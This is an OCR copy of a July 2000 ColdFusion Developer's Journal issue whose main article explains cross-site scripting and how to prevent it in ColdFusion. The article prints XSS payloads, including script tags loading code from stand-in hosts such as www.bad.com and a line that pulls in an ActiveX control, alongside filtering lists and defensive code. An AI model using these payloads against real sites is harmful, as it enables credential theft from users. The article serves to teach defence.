

COLD FUSION Developer's Journal

ColdFusionJournal.com

July 2000 Volume: 2 Issue: 7

Announcing...

Coming
November 12-15, 2000

**XML
DevCon
FALL
2000**

**JavaCON
2000**



September 24-27, 2000

Editorial

Java, Java, Java

Robert Diamond page 5

Foundations

**Rethinking Testing
& Certification**

Hal Helms page 42

Journeyman
ColdFusion

**Refiguring Remote
Databases**

Charles Arehart page 46


CFDJ NEWS
page 45



Marriott
Wardman
Park
Hotel

November
5-8
Wash. DC


**SYS-CON
MEDIA**



**How to make CF support
QUEUES & STACKS**

page 36

CFDJ Feature: Safe Scripting



6

Simple steps to protect your CF site from cyber-mischief

James Brannan

<BF> on <CF>: Stick to the Script

14

Alternative coding options to CFML - try <CFSCRIPT> instead

Ben Forta

The Basics of OLEDB Setup



18

Access multiple SQL server DBs with one OLEDB link

Randy L. Smith

Using Forms to Add or Change Data Part 1

22

A step-by-step primer in dynamic page development using CF

Ben Forta

Scalability and Rapid Development



32

Scalable application development is about methodology

Brian Surkan

CF Feature: Pushing the CF Envelope



36

Creating custom data structures using ColdFusion

Jeff Bilger



AbleCommerce

www.auctionbuilder.com

FigLeaf Software

www.figleaf.com

AbleCommerce

www.ablecommerce.com

STEVEN D. DRUCKER, JIM ESTEN, BEN FORTA,
STEVE NELSON, RICHARD SCHULZE, PAUL UNDERWOOD

EDITOR-IN-CHIEF ROBERT DIAMOND
ART DIRECTOR JIM MORGAN
EXECUTIVE EDITOR M'LOU PINKHAM
MANAGING EDITOR CHERYL VAN SISE
ASSOCIATE EDITOR NANCY VALENTINE
PRODUCT REVIEW EDITOR TOM TAUILLI
TIPS & TECHNIQUES EDITOR MATT NEWBERRY

WRITERS IN THIS ISSUE

CHARLES AREHART, JEFF BILGER, JAMES A. BRANNAN,
ROBERT DIAMOND, BEN FORTA, HAL HELMS,
RANDY L. SMITH, BRIAN SURKAN

SUBSCRIPTIONS

SUBSCRIBE@SYS-CON.COM

FOR SUBSCRIPTIONS AND REQUESTS FOR BULK ORDERS,
PLEASE SEND YOUR LETTERS TO
SUBSCRIPTION DEPARTMENT.

SUBSCRIPTION HOTLINE 800 513-7111

COVER PRICE \$8.99/ISSUE

DOMESTIC \$79/YR. (12 ISSUES)

CANADA/MEXICO \$99/YR

OVERSEAS \$129/YR

BACK ISSUES \$12 EACH

PUBLISHER, PRESIDENT AND CEO UAT A. KIRCAALI
VICE PRESIDENT, PRODUCTION JIM MORGAN
VICE PRESIDENT, MARKETING CARMEN GONZALEZ
GROUP PUBLISHER JEREMY GEELAN
CHIEF FINANCIAL OFFICER ELI HOROWITZ
ADVERTISING ACCOUNT MANAGER ROBYN FORMA
ADVERTISING ACCOUNT MANAGER MEGAN RING
ADVERTISING ASSISTANT CHRISTINE RUSSELL
ADVERTISING INTERN MATT KREMKAU
GRAPHIC DESIGNER ALEX BOTERO
GRAPHIC DESIGNER JASON KREMKAU
GRAPHIC DESIGNER ABRAHAM ADDO
GRAPHIC DESIGN INTERN AARATHI VENKATARAMAN
WEBMASTER BRUNO Y. DECAUDIN
WEB DESIGNER STEPHEN KILMURRAY
WEB SERVICES INTERN DIGNANT B. DAVE
WEB SERVICES INTERN BRYAN KREMKAU
CUSTOMER SERVICE ELLEN MOSKOWITZ
CUSTOMER SERVICE STEVE MILLILO
JDJ STORE.COM AMANDA MOSKOWITZ

EDITORIAL OFFICES

SYS-CON MEDIA, INC. 135 CHESTNUT RIDGE RD.,
MONTVALE, NJ 07645
TELEPHONE: 201 802-3000 **FAX:** 201 782-9600

COLDFUSION DEVELOPER'S JOURNAL (ISSN #1523-9101)
IS PUBLISHED MONTHLY (12 TIMES A YEAR)
FOR \$79 BY SYS-CON PUBLICATIONS, INC.,
135 CHESTNUT RIDGE RD., MONTVALE, NJ 07645

POSTMASTER

SEND ADDRESS CHANGES TO:

COLDFUSION DEVELOPER'S JOURNAL

SYS-CON MEDIA, INC.

135 CHESTNUT RIDGE RD., MONTVALE, NJ 07645

© COPYRIGHT

COPYRIGHT © 2000 BY SYS-CON MEDIA, INC.

ALL RIGHTS RESERVED. NO PART OF THIS PUBLICATION MAY BE
REPRODUCED OR TRANSMITTED IN ANY FORM OR BY ANY MEANS,
ELECTRONIC OR MECHANICAL, INCLUDING PHOTOCOPY OR ANY
INFORMATION STORAGE AND RETRIEVAL SYSTEM,
WITHOUT WRITTEN PERMISSION.

FOR PROMOTIONAL REPRINTS, CONTACT REPRINT COORDINATOR.

SYS-CON PUBLICATIONS, INC., RESERVES THE RIGHT TO REVISE,
REUBLISH AND AUTHORIZE ITS READERS TO USE
THE ARTICLES SUBMITTED FOR PUBLICATION.

WORLDWIDE DISTRIBUTION

BY CURTIS CIRCULATION COMPANY 739 RIVER ROAD,
NEW MILFORD, NJ 07646-3048 PHONE: 201 634-7400


DISTRIBUTED IN USA

BY INTERNATIONAL PERIODICAL DISTRIBUTORS

674 VIA DE LA VALLE, SUITE 204, SOLANA BEACH, CA 92075
619 481-5928

ALL BRAND AND PRODUCT NAMES USED ON THESE PAGES
ARE TRADE NAMES, SERVICE MARKS OR TRADEMARKS
OF THEIR RESPECTIVE COMPANIES.

Java, Java, Java



BY ROBERT DIAMOND

That's the latest buzzword in the ColdFusion industry today, and by the looks of it you'll soon be hearing it a lot more – so now's the time to prepare. As I'm sure most of you have already read in the past few issues of **CFDJ** – in articles by Ben Forta and an interview by Ajit Sagar with Jeremy Allaire – ColdFusion is headed onto the Java train...and for Allaire it's full speed ahead.

To bring you quickly up to speed, the next generation of Allaire's application server technology – code-named "Pharaoh" – is going to combine ColdFusion and JRun's app servers into a single powerful behemoth, all running off a new Java-based server. It will have support for everything that CF can do now, and with Java behind it it promises to be faster and more robust and to have more platform support than ever before. Added to all this will be the features of JRun, so in addition to CFML there'll be a full implementation of Sun Microsystems' J2EE platform specs. And if the first thing that comes to your mind is the same that came to mine, don't worry: we've been assured that it will have full backwards compatibility with both previous versions of JRun and of ColdFusion. Whew...

This combination isn't much of a surprise; onlookers have been eagerly waiting for such an announcement since Allaire acquired JRun last year. With the new server now just around the corner, they're finally getting what they want.

I remember being at JavaOne last year, when the acquisition of LiveSoftware by Allaire was announced. The whispers of this project began way back then. Talking with other CF developers at the conference, we speculated for quite a while on where this would eventually lead. At first Allaire's intentions were described as more inoperability between the two platforms, first seen with CFX_J, ColdFusion's inaugural attempt to interface with Java. At the same time Live Software was developing Taglets, which allowed developers to create custom tags running on JRun. One such tag was <CF_Anywhere>, which was a miniversion of CFML running totally off Java. With the groundwork in place it was only a matter of time before the next phase arose and here it is...but are you ready for it?

What makes "Pharaoh" appealing to most is that none of the great new possibilities that are going to be available with a Java-based app server requires any knowledge of Java. Allaire keeps plugging the fact that you won't need to learn Java, you won't have to use Java to develop in ColdFusion – in fact, you won't even have to know that it's there running everything in the background. CF will simply be sitting on top of servlets that you won't ever have to interface with.

While all this appears to be true, what Allaire will be talking about even more in the coming months is that knowing Java will put you at a huge advantage over all those who don't. The entire package will be based on 100% Java and J2EE services, so the more familiar you are with those, the more you'll be able to get out of it.

What do we here at **CFDJ** recommend? If you don't know Java, start learning it now...while not essential at this point, you'll thank us later.

One Other Bit of News...

New to the **CFDJ** Web site (www.ColdFusionJournal.com) is our "Live Poll" – a quick, one-question poll to gauge the heartbeat of the industry on the latest topics of discussion. Check it out to see what everyone else is saying and to make sure your own voice is heard. We'll change the question every couple of weeks, so it's bound to be a great addition to the site. If ever you have a suggestion for a "Live Poll" question, please don't hesitate to e-mail me!

Till next time...



Robert Diamond

ABOUT THE
AUTHOR
*Robert Diamond is
editor-in-chief of
ColdFusion Developer's
Journal.*

Launching a cross-site scripting attack is easy...but in CF preventing one is just as easy

after mode=debug we add, as a bogus URL parameter, the script:

```
<script>alert('Hello World');</script>
```

The browser, trying to display the script as a variable name when printing the debug information at the bottom of the page, executes rather than displays the script.

Now imagine replacing this script with the following tag:

```
<script  
src="http://www.bad.com/evilscript.js"></script>
```

The script contained in evilscript.js is downloaded and executed. This poses a threat for your Web site's users.

The threat is called cross-site scripting. Tom Cervenka, aka "Blue-Adept," and other members of the group Because-We-Can (www.because-we-can.com) recently revealed the potential for script attacks on a client. On their Web site they demonstrated the security threat of client-sided script by posting scripts that captured usernames and passwords from Microsoft's Hotmail, Yahoo's Yahoo Mail and eBay. Shortly after, Carnegie Mellon Software Engineering Institute's Computer Emergency Response Team (CERT) issued advisory CA-2000-02 explaining this threat and how to prevent it. In response to CERT's bulletin Allaire

also issued Security Bulletin ASB00-05 and Article 14558. These documents provide detailed information on preventing cross-site scripting.

In this article we explore how a cross-site scripting attack is mounted and how to prevent that attack when using ColdFusion. By understanding an attacker's strategy and learning a few defensive coding techniques, you'll gain the tools needed to prevent your Web site from being used by one of these attacks.

Cross-Site Scripting

Cross-site scripting is different from traditional hacking: it doesn't attack your Web site, it attacks your Web site's clients. In

Safe Scripting-

Simple steps to protect your CF site from cyber-mischief

BY JAMES A. BRANNAN

Stealing credit card numbers and passwords from your site's users is all too easy. Fortunately it's just as easy for you to prevent such theft...by taking a few precautions in your ColdFusion code.

In a recent post to Allaire's ColdFusion Developer Forums (<http://forums.allaire.com>), a developer with the handle "Vlad" noticed an interesting potential security hole in the CF Server. In his post Vlad noted that the default ColdFusion Administrator debug settings allow anyone to view a page's full debug information by simply adding the URL parameter mode=debug. While this debug information alone isn't necessarily a security risk for the server, it can be for the server's clients. Consider what happens if

Advisory CA-2000-02 CERT describes cross-site scripting at length, defining it as existing when a Web site includes “malicious HTML tags or script in a dynamically generated page based on unvalidated input from untrustworthy sources.” Malicious tags can come from “URL parameters, Form elements, cookies [and] database queries,” CERT notes. Cross-site scripting can be used “to alter the appearance of the page, insert unwanted or offensive images or sounds, or otherwise interfere with the intended appearance and behavior of the page.” Cross-site scripting can be used to download active content, such as ActiveX or Java applets, to a user’s browser. Script can also be used to surreptitiously gather personal information such as passwords and credit card numbers.

CERT warns that cross-site scripting attacks on the client can persist. A malicious script embedded in a cookie, session variable or client variable, or stored in a database, can attack your client repeatedly. Eventually the client grows tired of the continuous attacks and learns to avoid your Web site altogether.

Cross-site scripting can be disguised by using characters other than the Latin character set. One technique is to use the hexadecimal equivalent of characters. Spammers have long used hexadecimal in e-mail to encode links to pornographic sites: because of the hexadecimal, filtering software often fails to detect the link as being restricted. As well as disguising links to avoid filtering software, hexadecimal can disguise links to avoid human notice. Malicious script may also employ languages other than English. As CERT warns, “Browsers interpret the information they receive according to the character set chosen by the user, if no character set is specified in the page returned by the Web server.” If a Web site “fails to explicitly specify the character set...users of alternative character sets [are] at risk.”

How Cross-Site Script Works

Cross-site scripting is simple. First a hacker identifies a Web site that doesn’t filter special characters, then looks for an input parameter such as a form field or URL parameter that’s returned as output back to the user’s browser. The hacker tricks a user into entering script in the input parameter. The server then returns the script to the user’s browser and the script executes.

The Because-We-Can group provided three convincing demonstrations of the potential threat of cross-site scripting. They did this by showing just how easy it is to steal usernames and passwords from Hotmail, Yahoo Mail and eBay. Tom Cervenka discussed these demonstrations at length in a presentation at Defcon 7 in July 1999. Detailed discussions of all three demonstrations are also posted on the Because-We-Can Web site.

Exploit No. 1 described by Cervenka: using JavaScript to steal usernames and passwords from Microsoft’s Hotmail users. Here’s how it can be done: first, send someone who uses Hotmail an e-mail containing embedded JavaScript; when opened, the script presents the user with Hotmail’s re-login screen; the user logs in, whereupon the script secretly e-mails the username and password to the attacker. The user is never the wiser.

Exploit No. 2 involved Web auctions. Because-We-Can posted an “online working demo of JavaScript” that “stole usernames and passwords of eBay users.” They did this by posting “an item up for auction, whose description contained JavaScript,” Cervenka explained. When the user viewed the description, the JavaScript altered the “place-bid” form to e-mail the user’s username and password to Because-We-Can. It then redirected the user to the correct page.

Exploit No. 3 was a variation on the first. Here a downloaded Java applet used the setAppletContext method to “load a new HTML document into the frame that holds the legitimate Web-mail controls,” Cervenka said. “The new control panel...loads a

bogus *Timed-out, re-login* page.” When users log in, their usernames and passwords are e-mailed to the attacker. This exploit was effectively demonstrated on Yahoo Mail. Another variation of this attack, using Shockwave, was demonstrated on Microsoft’s Hotmail.

Vulnerability of the cfmmail Tag

Do you use the cfmmail tag in your site? If you do and you don’t take the security precautions discussed later in this article, chances are I could attack your site’s clients using any one of the three techniques discussed by Because-We-Can.

It’s all too easy to trick a client into entering malicious script through a link on a Web page or in an e-mail. To illustrate cross-site scripting and ColdFusion better, let’s consider a simple two-page ColdFusion application, a login page (see Listing 1) and its processing page (see Listing 2).

For the sake of argument, let’s assume we’re using Internet Explorer 5 and that in the past we set the Security Level for the Internet Zone to High. This security level disallows unsigned ActiveX controls from downloading. When we surf to a site with an ActiveX control, we get an error message and we can’t view the control. However, as we’ll see, cross-site scripting can bypass this security (see Figure 1).

When we navigate to the login page and enter a username and password, the next page greets us by echoing our name. Now consider what happens when we enter `<script>alert('By Jove I've been hacked');</script>` in the username field. An alert appears in our browser.

Choosing Reveal Source shows the code in Listing 3.

The script was inserted into the HTML so IE5, seeing it as a valid script, executed the script.

As illustrated by Because-We-Can, perhaps the easiest way to attack Web surfers is to send them an e-mail with an embedded hyperlink. Consider the e-mail in Figure 2.

When we open the message and click the link, an alert appears. And remember, not all e-mail links are this obvious – they can be hidden.

Script tags with an src attribute are much more serious than the previous example. Consider the following script tag:

```
<script src="http://mysite.com/mydir/public_html/test.js"></script>
```

This tag instructs the browser to download a script from the listed Web site. When we return to the login page and enter this script into the username, IE navigates to <http://localhost/login2.cfm>, as expected...but also downloads the file test.js from mysite.com/mydir/public.html. Unbeknownst to us, test.js




FIGURE 1: The effect of entering a simple JavaScript into a form field




FIGURE 2: An e-mail with embedded JavaScript




FIGURE 3: An ActiveX control that was downloaded and executed by JavaScript entered through a form field

contains a one-line script that writes the object tag to the login2 HTML page:

```
document.write("<object ID=cross.UserControl1
classid=clsid:65FE914B-01D9-11D4-A422-00A02403A4A4 width=400
height=300></object>")
```

Seeing the object tag, IE downloads the ActiveX control `cross.UserControl1` and executes it (see Figure 3). Moreover, it does all this without any warning.

Cross-site scripting circumvented IE's security because the script ran in the security context of our server, `localhost`, not `mysite.com`! IE's default is to trust all local active content. The script, and subsequently `cross.UserControl1`, is seen as originating from `localhost` even though it came from the external Web site. Remember, unlike Java, once downloaded, ActiveX has no security restrictions. Trusting *any* Web site – even one behind a corporate firewall – allows a malicious script to exploit that trust.

Preventing Cross-Site Scripting in ColdFusion

Although easily launched, cross-site scripting attacks are also easily prevented. CERT and Allaire identify several simple steps for preventing cross-site scripting from using your site. First, always specify the character set of your pages using the Meta tag. Second, identify and filter all special characters. Third, encode all input and output on your server. Finally, always define the scope (i.e., session, application, form, cookie and URL) of all variables. Let's consider each of these preventive measures.

Always Specify the Character Set of Your Pages Using the Meta Tag

In our example, since our pages are English, we specify the Latin character set ISO-8859-1. To limit the allowed characters to the Latin character set, set the Meta tag to

```
<META http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
```

An easy way to do this, Allaire notes, is by specifying this tag in your `application.cfm` page.

Identify and Filter All Special Characters

CERT identifies the special characters to filter as:

```
< > ' " % ; : ( & + ' "
```

Depending on your preference, when a special character is encountered it can either be stripped from the input or an error can be generated. But contrary to CERT's advice, the single quote should probably not be filtered. How would John Doe O'Brien enter his name?

A client-sided JavaScript function that filters input for special characters is a good first line of defense against cross-site scripting (see Listing 4).

You should also limit the size of an input and the characters it accepts. ColdFusion makes limiting input easy with its HTML validation rule suffixes. These suffixes allow you to specify the acceptable variables for input fields. For example,

```
<input type="hidden" name="test_float" value="Invalid value entered">
```

would allow only a floating point number as input. The CF form tags also allow you to restrict accepted characters.

But client-sided filtering and limiting of acceptable input is only your first line of defense. Since both the JavaScript validation and the CF input limitations are client-sided, these security measures can still be bypassed. As CERT discusses, a better way to protect yourself is by encoding all input and output on the server.

Encode All Input and Output on Your Server

ASP encodes input and output using the `URLEncode` and `HTMLEncode` VBScript functions. In CF you use the `URLEncodedFormat`, `HTMLCodeFormat` and `HTMLEditFormat` functions. Adding `HTMLEditFormat` code to the processing page of our login example encodes and displays script rather than executing it (see Figure 4), thus:

```
<cfoutput>Hello #HTMLEditFormat(username)#</cfoutput>
```

If you wanted a safe version of username to persist, you could also write:

```
<cfset test = #HTMLEditFormat(username)#>
```

Always Define the Scope of All Variables

`HTMLEditFormat` is a very effective way of filtering input and output. The simple steps given above can prevent most cross-site scripts from using your server in an attack against your clients. Security bulletin `ASB00-05` and article `14558` on Allaire's Web site describe more techniques you can use for filtering input and output. For example, the `REReplace` expression can be used to remove illegal characters. For most of my needs, however, `HTMLEditFormat` has proven sufficient.

Interland

www.interland.com




FIGURE 4: JavaScript rendered harmless by using ColdFusion's HTMLEditFormat function

Always Define the Scope of All Variables

Take another look at the code in the first two listings at the end of this article. Do you notice anything? The scope of the variable `username` isn't defined. Besides being a mark of laziness, this omission is a potential security hole. Leaving any variable without scope in ColdFusion allows an attacker to use a URL parameter to provide the value for that variable on your CF page – regardless of the variable's source. In our login page, even if we changed the method from *get* to *post*, the e-mail attack script would still work. Since scope isn't specified, ColdFusion assumes the correct variable to be the username in the URL. Specifying the scope as `form.username` would render the e-mail harmless. Don't be lazy: specify the scope of all variables.

Already Deployed Sites

Identifying and modifying every input variable in a deployed site could prove difficult and costly. Fortunately for users of ColdFusion 4.5, Allaire has a custom tag available on its Web site. The `cf_inputfilter` tag allows you to filter all special characters from input. The tag has three parameters: `scopes`, `chars` and `tags`. The `scopes` parameter is a required comma-delimited list that allows you to choose the variables you want to strip of special characters. The choices for the `scopes` parameter are `form`, `cookie`, `URL` or any combination of the three. The `chars` parameter is an optional string of the characters you want to filter from input. The `tags` parameter, also optional, is a comma-delimited list that allows you to specify the tags you want to filter. For example,

```
<cf_inputfilter scopes="form" chars="%&" tags="script,object">
```

filters the characters “%” and “&” and the “script” and “object” tags from all form variables. The `cf_inputfilter` tag is available free of charge from Allaire's Web site.

If you have an older version of CF, an easy technique for protecting your site is simply throwing an error if a special character is found. I've written the custom tag `cf_filter` to check for special characters (see Listing 5).

Although not elegant, `cf_filter` works in ColdFusion 4.01. The `cf_filter` tag searches for the characters: `% < > [] { }` in form fields, cookies, URL parameters, session variables and client variables. If a special character is found, an error is thrown. You can exclude checking any of these variables by setting any of the optional parameters, `checkfield`, `checkurl`, `checkcookie` or `checkclient`, to “no.” For example, `<cf_filter checkfields="no" checkclient="no">` would check the session variables, cookies and URL parameters, but not the form fields or the client variables. Note that




FIGURE 5: An ActiveX control that was downloaded and executed by JavaScript entered through the default error message.

`cf_filter` does not include all special characters. As discussed before, overzealous filtering can result in valid characters throwing an error. If you want to filter more characters, you can easily modify this code to search for the script or object keywords or filter other characters; however, filtering `%`, `<` and `>` should be sufficient for capturing malicious tags and script.

ColdFusion Server Issues

So you've done everything you can to prevent cross-site scripting from using your code. What about Allaire's code? You must be diligent and filter all input and output, even Allaire's. As Allaire warns, none of the wizard-generated code in ColdFusion Studio protects against cross-site scripting. Downloaded and wizard-generated code should be carefully examined.

Wherever the ColdFusion Server echoes parameters to the client, there's room for exploitation by cross-site script. Two areas that immediately come to mind are the default error message and debug information. The ColdFusion Server default error message fails to filter or encode output. Consider the code:

```
<cfquery name="test" datasource="cfexamples" dbtype="ODBC">
SELECT #test# FROM Documentation
</cfquery>
```

When the URL `http://localhost/test/query_test.cfm?test=<script src="http://localhost/test/test.js"></script>` is entered as a test's value, ColdFusion attempts to resolve the test and throws an ODBC error. When the error message is written to the user's browser, instead of echoing the value of the test the script is executed (see Figure 5).

The debug information (remember Vlad's observation of `mode=debug`) also fails to filter or encode parameters echoed back to the browser – and debug echoes them all back.

You should plug both of these security holes. Changing the ColdFusion Server debug settings to allow only specified IP addresses prevents the URL parameter `mode=debug` from working. You could also include the CF tag:

```
<cfsetting enabledebugoutput="false">
```

on every page for the same effect. The bogus URL parameter is now harmless.

I haven't found any way of making the default error message resistant to cross-site scripting. Encoding variables in a ColdFusion page doesn't prevent the default error message from being used in a cross-site scripting attack. Writing:

Eprise

www.eprise.com

```
SELECT #htmlEdi tFormat(test)# FROM Documen-  
tation
```

has no effect. This is because at the bottom of the default error message URL parameters are echoed back to the client. The only solution I've found is defining my own custom error.

Conclusion


Fred Cohen, a noted security expert, advises that when considering security testing you "start at the inputs and trace them to everything they can do, either directly or indirectly through their effects on memory and other state information and outputs." Every source of input and output is a potential security risk. Identifying and mitigating at least the most serious of those risks is extremely important. As soon as Microsoft had triumphantly announced plugging the Hotmail security

hole exposed by Because-We-Can, another benevolent hacker, Georgi Guninski, successfully demonstrated yet another way to steal usernames and passwords from Hotmail. This time JavaScript was sneaked in between the style tags of a document. As the Hotmail attacks illustrate, there are countless sources of input to your site and many of them aren't readily apparent. For the protection of your clients, you must be diligent and try to consider them all.

Every language used for processing dynamic Web input is susceptible to cross-site scripting attacks. For more information on preventing cross-site scripting, visit CERT's Web site (www.cert.org). CERT's bulletin contains numerous links to vendor-specific information, including Microsoft's IIS, Sun's Java WebServer and Apache. For more information on preventing cross-site

scripting in CF, JRun and Allaire Spectra, visit <http://forums.allaire.com> and navigate to the security section.

Summary

The simple steps listed in this article will protect your ColdFusion Web site and your Web site's clients from attack. Maybe your site will never be subjected to a cross-site scripting attack...but then again, it might. Launching a cross-site scripting attack is easy. Preventing one is just as easy. 

ABOUT THE AUTHOR

James A. Brannan is a consultant specializing in Internet programming in the Washington, DC, metropolitan area. He is also pursuing a master's degree in software engineering at the University of Maryland.

BRANNANJ@IEEE.ORG

LISTING 1

```
<html>  
<head>  
<title>Cross-Site Scripting Example Login Page</title>  
</head>  
<body>  
<form action="login2.cfm" method="GET">  
Username: <input type="Text" name="username"><br>  
Password: <input type="password" name="password"><br>  
<input type="Submit" name="submit">  
</form>  
</body>  
</html>
```

LISTING 2

```
<html>  
<head>  
<title>Cross-Site Scripting Example</title>  
</head>  
<body>  
<cfoutput>  
Hello #username#  
</cfoutput>  
</body>  
</html>
```

LISTING 3

```
<html>  
<head>  
<title>Cross-Site Scripting Example</title>  
</head>  
<body>  
Hello <script> alert('By Jove, I\'ve been hacked');</script>  
</body>  
</html>
```

LISTING 4

```
function filterAll(){  
    document.forms[0].username.value =  
    RemoveBad(document.forms[0].username.value);  
    document.forms[0].password.value =  
    RemoveBad(document.forms[0].password.value);  
    return true;  
}  
  
//Function RemoveBad taken directly from Microsoft's Knowl-  
edge Base article Q25985  
  
function RemoveBad(strTemp){  
    strTemp = strTemp.replace(/<|>|\"|'|\%|\\|\/|\(|\)|\&|\+|\-  
/g,"");  
    return strTemp;  
}
```

LISTING 5

```
<!--  
*****  
*****  
Name: cf_filter  
Description: used to check all field, URL, session and  
client variables and all cookies for illegal (potentially  
malicious) characters. Modify the FindNoCase line to filter  
characters desired; however, this should catch 99.9% of  
malicious tags. When a illegal character is found this tag  
throws an exception.  
INPUTS: checkfield - yes or no to check fields  
         checkurl - yes or no to check URL  
         checkcookie - yes or no to check cookies  
         checkclient - "" to check client vars  
         checksession - "" to check session vars  
example: <cf_filter checkfields="yes" checkurl="no" check-  
cookie="yes" checkclient="yes"  
         checksession="yes">  
*****  
*****  
-->  
  
<!-- set the parameters you wish to check -->  
  
<cfif isdefined("attributes.checkfield")>  
    <cfset checkfield = attributes.checkfield>  
</cfif>  
  
<cfif isdefined("attributes.checkurl")>  
    <cfset checkurl = attributes.checkurl>  
</cfif>  
  
<cfif isdefined("attributes.checkcookie")>  
    <cfset checkcookie = attributes.checkcookie>  
</cfif>  
  
<cfif isdefined("attributes.checkclient")>  
    <cfset checkclient = attributes.checkclient>  
</cfif>  
  
<cfif isdefined("attributes.checksession")>  
    <cfset checksession = attributes.checksession>  
</cfif>  
  
<cfif isdefined("attributes.checksession")>  
    <cfset checksession = attributes.checksession>  
